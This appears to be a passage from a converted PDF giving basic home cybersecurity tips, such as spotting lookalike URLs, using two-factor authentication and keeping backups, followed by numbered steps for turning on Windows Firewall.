
- Be cautious of suspicious emails.
- Never click on unwanted links & popups.
- Always check carefully the url of the website such as it must be www.gmail.com instead of www.gmai1.com
- Always take Backup of your data.
- Enable two-factor authentication which will provide extra layer of defence.
- Change your passwords regularly
- Keep software & hardware up to date
- Always use paid antivirus and never rely on free antivirus
- Make you're the Firewall defender is always on in your desktop/laptop.

Steps to be followed to turn on the Defender firewall


1. Turn on the windows




2. Click on “Start”




3. Open the Control Panel




4. Click on System & Security




5. Click on Windows Firewall.




6. On the left side, click on the option of **“Turn Windows Firewall on or off”**



Here you can turn on the windows firewall



7. Now turn on the windows firewall for both private & public network and click ok



8. You are done.

